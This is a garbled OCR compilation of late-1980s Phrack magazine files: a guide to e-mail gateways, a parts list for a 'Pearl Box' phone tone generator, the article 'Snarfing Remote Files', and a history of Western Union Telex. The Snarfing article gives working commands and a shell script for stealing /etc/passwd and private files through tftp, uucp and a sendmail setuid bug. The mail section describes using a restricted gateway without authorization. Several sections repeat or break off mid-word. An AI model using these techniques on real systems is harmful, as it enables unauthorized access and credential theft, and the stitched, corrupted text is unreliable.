TELECOM/CANADA	TOMMAIL/CHILE	TMAILUK/GB	ITALMAIL/ITALY
ATI/JAPAN	PIPMAIL/ROC	DGC/USA	FAAMAIL/USA
GSFC/USA	GTEMAIL/USA	TM11/USA	TNET.TELEMAIL/USA
USDA/USA			

Note: OMNET's ScienceNet is on the Telenet system MAIL/USA and to mail to it, the format would be [A.MAILBOX/OMNET]MAIL/USA. The following are available subdivisions of OMNET:

AIR	Atmospheric Sciences
EARTH	Solid Earth Sciences
LIFE	Life Sciences
OCEAN	Ocean Sciences
POLAR	Interdisciplinary Polar Studies
SPACE	Space Science and Remote Sensing

The following is a list of DIALCOM systems available in the listed countries with their domain and system numbers:

Service Name	Country	Domain Number	System Number
Keylink-Dialcom	Australia	60	07, 08, 09
Dialcom	Canada	20	20, 21, 22, 23, 24
DPT Databoks	Denmark	124	71
Telebox	Finland	127	62
Telebox	West Germany	30	15, 16
Dialcom	Hong Kong	80	88, 89
Eirmail	Ireland	100	74
Goldnet	Israel	50	05, 06
Mastermail	Italy	130	65, 67
Mastermail	Italy	1	66, 68
Dialcom	Japan	70	13, 14
Dialcom	Korea	1	52
Telecom Gold	Malta	100	75
Dialcom	Mexico	1	52
Memocom	Netherlands	124	27, 28, 29
Memocom	Netherlands	1	55
Starnet	New Zealand	64	01, 02
Dialcom	Puerto Rico	58	25
Telebox	Singapore	88	10, 11, 12
Dialcom	Taiwan	1	52
Telecom Gold	United Kingdom	100	01, 04, 17, 80-89
DIALCOM	USA	1	29, 30, 31, 32, 33, 34, 37, 38, 41-59, 61, 62, 63, 90-99

NOTE: You can also mail to username@NASAMAIL.NASA.GOV or username@GSFCMAIL.NASA.GOV instead of going through the CMR gateway to mail to NASAMAIL or GSFCMAIL.

For more information and instructions on how to use CMR, send a message to the user support group at intermail-request@intermail.isi.edu (you'll get basically what I've listed plus maybe a bit more). Please read Chapter 3 of The Future Transcendent Saga (Limbo to Infinity) for specifics on mailing to these destination mailing systems.

COMPUSERVE
~~~~~~~~~~
~~~~~~~~~~

CompuServe is well known for its games and conferences. It does, though, have mailing capability. Now, they have developed their own Internet domain, called COMPUSERVE.COM. It is relatively new and mail can be routed through either TUT.CIS.OHIO-STATE.EDU or NORTHWESTERN.ARPA.

Example: user%COMPUSERVE.COM@TUT.CIS.OHIO-STATE.EDU or replace
TUT.CIS.OHIO-STATE.EDU with NORTHWESTERN.ARPA).

The CompuServe link appears to be a polled UUCP connection at the gateway machine. It is actually managed via a set of shell scripts and a comm utility called xcomm, which operates via command scripts built on the fly by the shell scripts during analysis of what jobs exist to go into and out of CompuServe.

CompuServe subscriber accounts of the form 7xxxx,yyyy can be addressed as 7xxxx.yyyy@compuserve.com. CompuServe employees can be addressed by their usernames in the csi.compuserve.com subdomain. CIS subscribers write mail to ">inet:user@host.domain" to mail to users on the Wide-Area Networks, where ">gateway:" is CompuServe's internal gateway access syntax. The gateway generates fully-RFC-compliant headers.

To fully extrapolate -- from the CompuServe side, you would use their EasyPlex mail system to send mail to someone in BITNET or the Internet. For example, to send me mail at my Bitnet id, you would address it to:

INET:C488869%UMCVMB.BITNET@CUNYVM.CUNY.EDU

Or to my Internet id:

INET:C488869@UMCVMB.MISSOURI.EDU

Now, if you have a BITNET to Internet userid, this is a silly thing to do, since your connect time to CompuServe costs you money. However, you can use this information to let people on CompuServe contact YOU. CompuServe Customer Service says that there is no charge to either receive or send a message to the Internet or BITNET.

DASNET
~~~~~~
DASnet is a smaller network that connects to the Wide-Area Networks but charges for their service. DASnet subscribers get charged for both mail to users on other networks AND mail for them from users of other networks. The following is a brief description of DASnet, some of which was taken from their promotional text letter.

DASnet allows you to exchange electronic mail with people on more than 20 systems and networks that are interconnected with DASnet. One of the drawbacks, though, is that, after being subscribed to these services, you must then subscribe to DASnet, which is a separate cost. Members of Wide-Area networks can subscribe to DASnet too. Some of the networks and systems reachable through DASnet include the following:

> ABA/net, ATT Mail, BIX (Byte Information eXchange), DASnet Network, Dialcom, EIES, EasyLink, Envoy 100, FAX, GeoMail, INET, MCI Mail, NWI, PeaceNet/EcoNet, Portal Communications, The Meta Network, The Source, Telemail, ATI's Telemail (Japan), Telex, TWICS (Japan), UNISON, UUCP, The WELL, and Domains (i.e. ".COM" and ".EDU" etc.). New systems are added all of the time. As of the writing of this file, Connect, GoverNET, MacNET, and The American Institute of Physics PI-MAIL are soon to be connected.
~~~~~~

You can get various accounts on DASnet including:

- Corporate Accounts -- If your organization wants more than one individual subscription.
- Site Subscriptions -- If you want DASnet to link directly to your organization's electronic mail system.

To send e-mail through DASnet, you send the message to the DASnet account on your home system. You receive e-mail at your mailbox, as you do now. On the Wide-Area Networks, you send mail to XB.DAS@STANFORD.BITNET. On the Subject: line, you type the DASnet address in brackets and then the username just outside of them. The real subject can be expressed after the username separated by a "!" (Example: Subject: [0756TK]randy!How's Phrack?).

The only disadvantage of using DASnet as opposed to Wide-Area networks is the cost. Subscription costs as of 3/3/89 cost $4.75 per month or $5.75 per month for hosts that are outside of the U.S.A.

You are also charged for each message that you send. If you are corresponding with someone who is not a DASnet subscriber, THEIR MAIL TO YOU is billed to your account.

The following is an abbreviated cost list for mailing to the different services of DASnet:

PARTIAL List of Services Linked by DASnet (e-mail)	DASnet Cost 1st 1000 Characters	DASnet Cost Each Add'l 1000 Characters:	
INET, MacNET, PeaceNet, Unison, UUCP*, Domains, e.g. .COM, .EDU*	.21	.11	NOTE: 20 lines of text is app. 1000 characters.
Dialcom--Any "host" in U.S.	.36	.25	
Dialcom--Hosts outside U.S.	.93	.83	
EasyLink (From EasyLink)	.21	.11	
(To EasyLink)	.55	.23	
U.S. FAX (internat'l avail.)	.79	.37	
GeoMail--Any "host" in U.S.	.21	.11	
GeoMail--Hosts outside U.S.	.74	.63	
MCI (from MCI)	.21	.11	
(to MCI)	.78	.25	
(Paper mail - USA)	2.31	.21	
Telemail	.36	.25	
W.U. Telex--United States	1.79	1.63	
(You can also send Telexes outside the U.S.)			
TWICS--Japan	.89	.47	

* The charges given here are to the gateway to the network. The DASnet user is not charged for transmission on the network itself.

Subscribers to DASnet get a free DASnet Network Directory as well as a listing

in the directory, and the ability to order optional DASnet services like auto-porting or DASnet Telex Service which gives you your own Telex number and answerback for $8.40 a month at this time.

DASnet is a registered trademark of DA Systems, Inc.

DA Systems, Inc.
1503 E. Campbell Ave.
Campbell, CA 95008
408-559-7434
TELEX: 910 380-3530

The following two sections on PeaceNet and AppleLink are in association with DASnet as this network is what is used to connect00 Finland

Helsinki Telephone Co.	ELISA	Finland
Dialcom	Dialcom	USA
Telenet	Telemail	USA
KDD	Messavia	Japan
Transpac	ATLAS400	France

The interconnections are based on the X.400 standard, a set of guidelines for the format, delivery and receipt of electronic messages recommended by an international standards committee the CCITT. International X.400 messages incur a surcharge. They are:

To Canada:
Per note: $.05
Per message unit: $.10

To other international locations:
Per note: $.20
Per message unit: $.50

There is no surcharge for X.400 messages within the U.S. The following are contacts to speak with about mailing through these mentioned networks. Other questions can be directed through AT&T Mail's toll-free number, 1-800-624-5672.

MHS Gateway: mhs!atlas
Administrator: Bernard Tardieu
Transpac
Phone: 3399283203
Phone: +1 201 644 1838

MHS Gateway: mhs!dacom
Administrator: Bob Nicholson
AT&T
Morristown, NJ 07960

MHS Gateway: mhs!dialcom
Administrator: Mr. Laraman
Dialcom
South Plainfield, NJ 07080
Phone: +1 441 493 3843

MHS Gateway: mhs!elisa
Administrator: Ulla Karajalainen
Nokia Data
Phone: 01135804371

MHS Gateway: mhs!envoy
Administrator: Kin C. Ma
Telecom Canada
Phone: +1 613 567 7584

MHS Gateway: mhs!kdd
Administrator: Shigeo Lwase
Kokusai Denshin Denwa CO.
Phone: 8133477419

MHS Gateway: mhs!mailnet
Administrator: Kari Aakala
Gen Directorate Of Post &
Phone: 35806921730

MHS Gateway: mhs!otc
Administrator: Gary W. Krumbine
AT&T Information Systems
Lincroft, NJ 07738
Phone: +1 201 576 2658

MHS Gateway: mhs!telemail
Administrator: Jim Kelsay
GTE Telenet Comm Corp
Reston, VA 22096
Phone: +1 703 689 6034

MHS Gateway: mhs
Administrator: AT&T Mail MHS Gateway
AT&T
Lincroft, NJ 08838
Phone: +1 800 624 5672

CMR
~~~
Previously known as Intermail, the Commercial Mail Relay (CMR) Service is a mail relay service between the Internet and three commercial electronic mail systems: US Sprint/Telenet, MCI-Mail, and DIALCOM systems (i.e. Compmail, NSFMAIL, and USDA-MAIL).

An important note: The only requirement for using this mail gateway is that the work conducted must be DARPA sponsored research and other approved government business. Basically, this means that unless you've got some government-related business, you're not supposed to be using this gateway. Regardless, it would be very difficult for them to screen everything that goes through their gateway. Before I understood the requirements of this gateway, I was sending to a user of MCI-Mail and was not contacted about any problems with that communication. Unfortunately, I mistyped the MCI-Mail address on one of the letters and that letter ended up getting read by system administrators who then informed me that I was not to be using that system, as well as the fact that they would like to bill me for using it. That was an interesting thought on their part anyway, but do note that using this service does incur charges.

The CMR mailbox address in each system corresponds to the label:

| | | | |
|---|---|---|---|
| Telemail: | [Intermail/USCISI]TELEMAIL/USA | | |
| MCI-Mail: | Intermail | or | 107-8239 |
| CompMail: | Intermail | or | CMP0817 |
| NSF-Mail: | Intermail | or | NSF153 |
| USDA-Mail: | Intermail | or | AGS9999 |

Addressing examples for each e-mail system are as follows:

MCIMAIL:

| | |
|---|---|
| 123-4567 | seven digit address |
| Everett T. Bowens | person's name (must be unique!) |

COMPMAIL:

| | |
|---|---|
| CMP0123 | three letters followed by three or four digits |
| S.Cooper | initial, then "." and then last name |
| 134:CMP0123 | domain, then ":" and then combination system and account number |

NSFMAIL:

| | |
|---|---|
| NSF0123 | three letters followed by three or four digits |
| A.Phillips | initial, then "." and then last name |
| 157:NSF0123 | domain, then ":" and then combination system and account number |

USDAMAIL:

| | |
|---|---|
| AGS0123 | three letters followed by three or four digits |
| P.Shifter | initial, then "." and then last name |
| 157:AGS0123 | domain, then ":" and then combination system and account number |

TELEMAIL:
~~~

```
   BARNOC               user (directly on Telemail)
   BARNOC/LODH          user/organization (directly on Telemail)
   [BARNOC/LODH]TELEMAIL/USA
                         [user/organization]system branch/country
```

The following are other Telenet system branches/countries that can be mailed to:

TELEMAIL/USA	NASAMAIL/USA	MAIL/USA	TELEMEMO/AUSTRALIA
TELECOM/CANADA	TOMMAIL/CHILE	TMAILUK/GB	ITALMAIL/ITALY
ATI/JAPAN	PIPMAIL/ROC	DGC/USA	FAAMAIL/USA
GSFC/USA	GTEMAIL/USA	TM11/USA	TNET.TELEMAIL/USA
USDA/USA			

Note: OMNET's ScienceNet is on the Telenet system MAIL/USA and to mail to it, the format would be [A.MAILBOX/OMNET]MAIL/USA. The following are available subdivisions of OMNET:

AIR	Atmospheric Sciences
EARTH	Solid Earth Sciences
LIFE	Life Sciences
OCEAN	Ocean Sciences
POLAR	Interdisciplinary Polar Studies
SPACE	Space Science and Remote Sensing

The following is a list of DIALCOM systems available in the listed countries with their domain and system numbers:

Service Name	Country	Domain Number	System Number
Keylink-Dialcom	Australia	60	07, 08, 09
Dialcom	Canada	20	20, 21, 22, 23, 24
DPT Databoks	Denmark	124	71
Telebox	Finland	127	62
Telebox	West Germany	30	15, 16
Dialcom	Hong Kong	80	88, 89
Eirmail	Ireland	100	74
Goldnet	Israel	50	05, 06
Mastermail	Italy	130	65, 67
Mastermail	Italy	1	66, 68
Dialcom	Japan	70	13, 14
Dialcom	Korea	1	52
Telecom Gold	Malta	100	75
Dialcom	Mexico	1	52
Memocom	Netherlands	124	27, 28, 29
Memocom	Netherlands	1	55
Starnet	New Zealand	64	01, 02
Dialcom	Puerto Rico	58	25
Telebox	Singapore	88	10, 11, 12
Dialcom	Taiwan	1	52
Telecom Gold	United Kingdom	100	01, 04, 17, 80-89
DIALCOM	USA	1	29, 30, 31, 32, 33, 34, 37, 38, 41-59, 61, 62, 63, 90-99

NOTE: You can also mail to username@NASAMAIL.NASA.GOV or username@GSFCMAIL.NASA.GOV instead of going through the CMR gateway to mail to NASAMAIL or GSFCMAIL.

For more information and instructions on how to use CMR, send a message to the user support group at intermail-request@intermail.isi.edu (you'll get basically what I've listed plus maybe a bit more). Please read Chapter 3 of The Future Transcendent Saga (Limbo to Infinity) for specifics on mailing to these destination mailing systems.

COMPUSERVE
~~~~~~~~~~
CompuServe is well known for its games and conferences. It does, though, have mailing capability. Now, they have developed their own Internet domain, called COMPUSERVE.COM. It is relatively new and mail can be routed through either TUT.CIS.OHIO-STATE.EDU or NORTHWESTERN.ARPA.

Example: user%COMPUSERVE.COM@TUT.CIS.OHIO-STATE.EDU or replace
TUT.CIS.OHIO-STATE.EDU with NORTHWESTERN.ARPA).

The CompuServe link appears to be a polled UUCP connection at the gateway machine. It is actually managed via a set of shell scripts and a comm utility called xcomm, which operates via command scripts built on the fly by the shell scripts during analysis of what jobs exist to go into and out of CompuServe.

CompuServe subscriber accounts of the form 7xxxx,yyyy can be addressed as 7xxxx.yyyy@compuserve.com. CompuServe employees can be addressed by their usernames in the csi.compuserve.com subdomain. CIS subscribers write mail to ">inet:user@host.domain" to mail to users on the Wide-Area Networks, where ">gateway:" is CompuServe's internal gateway access syntax. The gateway generates fully-RFC-compliant headers.

To fully extrapolate -- from the CompuServe side, you would use their EasyPlex mail system to send mail to someone in BITNET or the Internet. For example, to send me mail at my Bitnet id, you would address it to:

INET:C488869%UMCVMB.BITNET@CUNYVM.CUNY.EDU

Or to my Internet id:

INET:C488869@UMCVMB.MISSOURI.EDU

Now, if you have a BITNET to Internet userid, this is a silly thing to do, since your connect time to CompuServe costs you money. However, you can use this information to let people on CompuServe contact YOU. CompuServe Customer Service says that there is no charge to either receive or send a message to the Internet or BITNET.

DASNET
~~~~~~
DASnet is a smaller network that connects to the Wide-Area Networks but charges for their service. DASnet subscribers get charged for both mail to users on other networks AND mail for them from users of other networks. The following is a brief description of DASnet, some of which was taken from their promotional text letter.

DASnet allows you to exchange electronic mail with people on more than 20 systems and networks that are interconnected with DASnet. One of the drawbacks, though, is that, after being subscribed to these services, you must then subscribe to DASnet, which is a separate cost. Members of Wide-Area networks can subscribe to DASnet too. Some of the networks and systems reachable through DASnet include the following:

ABA/net, ATT Mail, BIX (Byte Information eXchange), DASnet Network, Dialcom, EIES, EasyLink, Envoy 100, FAX, GeoMail, INET, MCI Mail, NWI, PeaceNet/EcoNet, Portal Communications, The Meta Network, The Source, Telemail, ATI's Telemail (Japan), Telex, TWICS (Japan), UNISON, UUCP, The WELL, and Domains (i.e. ".COM" and ".EDU" etc.). New systems are added all of the time. As of the writing of this file, Connect, GoverNET, MacNET, and The American Institute of Physics PI-MAIL are soon to be connected.

You can get various accounts on DASnet including:

- o Corporate Accounts -- If your organization wants more than one individual subscription.
- o Site Subscriptions -- If you want DASnet to link directly to your SAGE **

#EOI

[M] PHRACK: Type

Enter Filename :

[M] PHRACK: Type

Enter Filename :

[M] PHRACK: Type

Enter Filename :

[M] PHRACK: Type

Enter Filename :

[M] PHRACK: Type

Enter Filename :

[M] PHRACK: Type

Enter Filename :

[M] PHRACK: Type


Enter Filename :

[M] PHRACK: Type

Enter Filename :

[M] PHRACK: Type

Enter Filename :



Written, Tested, and Used

by Dispater

July 1, 1989

Introduction: After reading the earlier renditions of schematics for the Pearl Box, I decided that there was an easier and cheaper way of doing the same thing with an IC and parts you probably have just laying around the house.

What Is A Pearl Box and Why Do I Want One?


A Pearl Box is a tone generating device that is used to make a wide range of single tones. Therefore, it would be very easy to modify this basic design to make a Blue Box by making 2 Pearl Boxes and joining them together in some fashion.


A Pearl Box can be used to create any tone you wish that other boxes may not. It also has a tone sweep option that can be used for numerous things like detecting different types of phone tapping devices.

Parts List:

- CD4049 RCA integrated circuit
- .1 uF disk capacitor
- 1 uF 16V electrolitic capacitor
- 1K resistor
- 10M resistor
- 1meg pot
- 1N914 diode
- Some SPST momentary push-button switches
- 1 SPDT toggle switch
- 9 Volt battery & clip
- and miscellaneous stuff you should have laying around the house.

State-of-the-Art-Text Schematic:





(pAakala
Gen Directorate Of Post &
Phone: 35806921730

Administrator: Gary W. Krumbine
AT&T Information Systems
Lincroft, NJ 07738
Phone: +1 201 576 2658

MHS Gateway: mhs!telemail
Administrator: Jim Kelsay
GTE Telenet Comm Corp
Reston, VA 22096
Phone: +1 703 689 6034

MHS Gateway: mhs
Administrator: AT&T Mail MHS
Gateway
AT&T
Lincroft, NJ 08838
Phone: +1 800 624 5672

CMR
~~~
Previously known as Intermail, the Commercial Mail Relay (CMR) Service is a mail relay service between the Internet and three commercial electronic mail systems: US Sprint/Telenet, MCI-Mail, and DIALCOM systems (i.e. Compmail, NSFMAIL, and USDA-MAIL).

An important note: The only requirement for using this mail gateway is that the work conducted



Volume Three, Issue 28, File #6 of 12

# Snarfing Remote Files

by

Dark OverLord

There are many ways of getting copies of files from a remote system that you do not have permission to read or an account on login on to and access them through. Many administrators do not even bother to restrict many access points that you can use.

Here are the simplest ways:

A) Use uucp(1) [Trivial File Transfer Protocol] to retrieve a copy
~~~

of a file if you are running on an Internet based network.

B) Abuse uucp(1) [Unix to Unix Copy Program] to retrieve a copy of a file if uucp connections are running on that system.

C) Access one of many known security loopholes.

In the following examples, we will use the passwd file as the file to acquire since it is a readable file that can be found on most systems that these attacks are valid on.

Method A :

1) First start the tftp program:
Enter the command:

```
tftp
```

[You have the following prompt:]

```
tftp>
```

2) The next step is to connect to the system that you wish to retrieve files from. At the tftp, type:

```
tftp> connect other.system.com
```

3) Now request the file you wish to get a copy of (in our case, the passwd file /etc/passwd):

```
tftp> get /etc/passwd /tmp/passwd
```

[You should see something that looks like the following:]

```
Received 185659 bytes in 22 seconds.
```

4) Now exit the tftp program with the "quit" command:

```
tftp> quit
```

You should now have a copy of other.system.com's passwd file in your directory.

NOTE: Some Unix systems' tftp programs have a different syntax. The above was tested under SunOS 4.0

For example, on Apollos, the syntax is:

```
tftp -{g|g!|p|r|w} <local file> <host> <foreign file> [netascii|image]
```

Thus you must use the command:

```
tftp -g password_file networked-host /etc/passwd
```

Consult your local "man" pages for more info (or in other words RTFM).

At the end of this article, I will include a shell script that will snarf a password file from a remote host. To use it type:

```
 gpw system_name
```

Method B :

Assuming we are getting the file /etc/passwd from the system uusucker, and our system has a direct uucp connection to that system, it is possible to request a copy of the file through the uucp links. The following command will request that a copy of the passwd file be copied into uucp's home directory /usr/spool/uucppublic :

```
 uucp -m uusucker!/etc/passwd '>uucp/uusucker_passwd'
```

The flag "-m" means you will be notified by mail when the transfer is completed.

Method C:

The third possible way to access the desired file requires that you have the login permission to the system.

In this case we will utilize a well-known bug in Unix's sendmail daemon.

The sendmail program has and option "-C" in which you can specify the configuration file to use (by default this file is /usr/lib/sendmail.cf or /etc/sendmail.cf). It should also be noted that the diagnostics outputted by sendmail contain the offending lines of text. Also note that the sendmail program runs setuid root.

The way you can abuse this set of facts (if you have not yet guessed) is by specifying the file you wish read as the configuration file. Thus the command:

```
 sendmail -C/usr/accounts/random_joe/private/file
```

Will give you a copy of random joe's private file.

Another similar trick is to symlink your .mailcf file to joe's file and mail someone. When mail executes sendmail (to send the mail), it will load in your mailcf and barf out joe's stuff.

First, link joe's file to your .mailcf .

```
 ln -s /usr/accounts/random_joe/private/file $HOME/.mailcf
```

Next, send mail to someone.

```
 mail C488869@umcvmb.missouri.edu
```

And have fun.

```
-=-Cut Here=-=-=-Cut Here=-=-=- gpw.sh =-=-=-Cut Here=-=-=-=-Cut Here=-=-=-=-=
:
: gpw copyright(c) Dark Overlord
:
/usr/ucb/tftp $1 << EOF
mode ascii
verbose
trace
get /etc/passwd /tmp/pw.$1
quit
```

```
EOF
-=-Cut Here=-=-=-Cut Here=-=-=-Cut Here=-=-=-Cut Here=-=-=-=-Cut Here=-=-=-=-=
```

Phrack Magazine - Vol 3, Issue 30 1

Volume Three, Issue 30, File #10 of 12

```
                    =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
                    ===                                      ===
                    ===            Western Union             ===
                    ===   Telex, TWX, and Time Service       ===
                    ===                                      ===
                    ===          by Phone Phanatic           ===
                    ===                                      ===
                    ===         September 17, 1989           ===
                    ===                                      ===
                    =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

"Until a few years ago -- maybe ten -- it was very common to see TWX and Telex machines in almost every business place."

There were only minor differences between Telex and TWX. The biggest difference was that the former was always run by Western Union, while the latter was run by the Bell System for a number of years. TWX literally meant "(T)ype(W)riter e(x)change," and it was Bell's answer to competition from Western Union. There were "three row" and "four row" machines, meaning the number of keys on the keyboard and how they were laid out. The "three row" machines were simply part of the regular phone network; that is, they could dial out and talk to another TWX also connected on regular phone lines.

Eventually these were phased out in favor of "newer and more improved" machines with additional keys, as well as a paper tape reader attachment which allowed sending the same message repeatedly to many different machines. These "four row" machines were not on the regular phone network, but were assigned their own area codes (410-510-610-710-810-910) where they still remain today. The only way a four row machine could call a three row machine or vice-versa was through a gateway of sorts which translated some of the character set unique to each machine.

Western Union's network was called Telex and in addition to being able to contact (by dial up) other similar machines, Telex could connect with TWX (and vice-versa) as well as all the Western Union public offices around the country. Until the late 1950's or early 1960's, every small town in America had a Western Union office. Big cities like Chicago had perhaps a dozen of them, and they used messengers to hand deliver telegrams around town. Telegrams could be placed in person at any public office, or could be called in to the nearest public office.

By arrangement with most telcos, the Western Union office in town nearly always had the phone number 4321, later supplemented in automated exchanges with some prefix XXX-4321. Telegrams could be charged to your home phone bill (this is still the case in some communities) and from a coin phone, one did not ask for 4321, but rather, called the operator and asked for Western Union. This was necessary since once the telegram had been given verbally to the wire clerk, s/he in turn had to flash the hook and get your operator back on the line to tell them "collect five dollars and twenty cents" or whatever the cost was. Telegrams, like phone calls, could be sent collect or billed third party. If you had an account with Western Union, i.e. a Telex machine in your office, you could charge the calls there, but most likely you would simply send the

telegram from there in the first place.

Sometime in the early 1960's, Western Union filed suit against AT&T asking that they turn over their TWX business to them. They cited an earlier court ruling, circa 1950's, which said AT&T was prohibited from acquiring any more telephone operating companies except under certain conditions. The Supreme Court agreed with Western Union that "spoken messages" were the domain of Ma Bell, but "written messages" were the domain of Western Union. So Bell was required to divest itself of the TWX network, and Western Union has operated it since, although a few years ago they began phasing out the phrase "TWX" in favor of "Telex II"; their original device being "Telex I" of course. TWX still uses ten digit dialing with 610 (Canada) or 710/910 (USA) being the leading three digits. Apparently 410-510 have been abandoned; or at least they are used very little, and Bellcore has assigned 510 to the San Francisco area starting in a year or so. 410 still has some funny things on it, like the Western Union "Infomaster," which is a computer that functions like a gateway between Telex, TWX, EasyLink and some other stuff.

Today, the Western Union network is but a skeleton of its former self. Now most of their messages are handled on dial up terminals connected to the public phone network. It has been estimated the TWX/Telex business is about fifty percent of what it was a decade ago, if that much.

Then there was the Time Service, a neat thing which Western Union offered for over seventy years, until it was discontinued in the middle 1960's. The Time Service provided an important function in the days before alternating current was commonly available. For example, Chicago didn't have AC electricity until about 1945. Prior to that we used DC, or direct current.

Well, to run an electric clock, you need 60 cycles AC current for obvious reasons, so prior to the conversion from DC power to AC power, electric wall clocks such as you see in every office were unheard of. How were people to tell the time of day accurately? Enter the Western Union clock.

The Western Union, or "telegraph clock" was a spring driven wind up clock, but with a difference. The clocks were "perpetually self-winding," manufactured by the Self-Winding Clock Company of New York City. They had large batteries inside them, known as "telephone cells" which had a life of about ten years each. A mechanical contrivance in the clock would rotate as the clock spring unwound, and once each hour would cause two metal clips to contact for about ten seconds, which would pass juice to the little motor in the clock which in turn re-wound the main spring. The principle was the same as the battery operated clocks we see today. The battery does not actually run the clock -- direct current can't do that -- but it does power the tiny motor which re-winds the spring which actually drives the clock.

The Western Union clocks came in various sizes and shapes, ranging from the smallest dials which were nine inches in diameter to the largest which were about eighteen inches in diameter. Some had sweep second hands; others did not. Some had a little red light bulb on the front which would flash. The typical model was about sixteen inches, and was found in offices, schools, transportation depots, radio station offices, and of course in the telegraph office itself.

The one thing all the clocks had in common was their brown metal case and cream-colored face, with the insignia "Western Union" and their corporate logo in those days which was a bolt of electricity, sort of like a letter "Z" laying on its side. And in somewhat smaller print below, the words "Naval Observatory Time."

The local clocks in an office or school or wherever were calibrated by a "master clock" (actually a sub-master) on the premises. Once an hour on the hour, the (sub) master clock would drop a metal contact for just a half second, and send about nine volts DC up the line to all the local clocks. They in turn had a "tolerance" of about two minutes on both sides of the hour so that the current coming to them would yank the minute hand exactly upright onto the twelve from either direction if the clock was fast or slow.

The sub-master clocks in each building were in turn serviced by the master clock in town; usually this was the one in the telegraph office. Every hour on the half hour, the master clock in the telegraph office would throw current to the sub-masters, yanking them into synch as required. And as for the telegraph offices themselves, they were serviced twice a day by -- you guessed it -- the Naval Observatory Master clock in Our Nation's Capitol, by the same routine. Someone there would press half a dozen buttons at the same time, using all available fingers; current would flow to every telegraph office and synch all the master clocks in every community. Western Union charged fifty cents per month for the service, and tossed the clock in for free! Oh yes, there was an installation charge of about two dollars when you first had service (i.e. a clock) installed.

The clocks were installed and maintained by the "clockman," a technician from Western Union who spent his day going around hanging new clocks, taking them out of service, changing batteries every few years for each clock, etc.

What a panic it was for them when "war time" (what we now call Daylight Savings Time) came around each year! Wally, the guy who serviced all the clocks in downtown Chicago had to start on *Thursday* before the Sunday official changeover just to finish them all by *Tuesday* following. He would literally rush in an office, use his screwdriver to open the case, twirl the hour hand around one hour forward in the spring, (or eleven hours *forward* in the fall since the hands could not be moved backward beyond the twelve going counterclockwise), slam the case back on, screw it in, and move down the hall to the next clock and repeat the process. He could finish several dozen clocks per day, and usually the office assigned him a helper twice a year for these events.

He said they never bothered to line the minute hand up just right, because it would have taken too long, and ".....anyway, as long as we got it within a minute or so, it would synch itself the next time the master clock sent a signal..." Working fast, it took a minute to a minute and a half to open the case, twirl the minute hand, put the case back on, "stop and b.s. with the receptionist for a couple seconds" and move along.

The master clock sent its signal over regular telco phone lines. Usually it would terminate in the main office of whatever place it was, and the (sub) master there would take over at that point.

Wally said it was very important to do a professional job of hanging the clock to begin with. It had to be level, and the pendulum had to be just right, otherwise the clock would gain or lose more time than could be accommodated in the hourly synching process. He said it was a very rare clock that actually was out by even a minute once an hour, let alone the two minutes of tolerance built into the gear works.

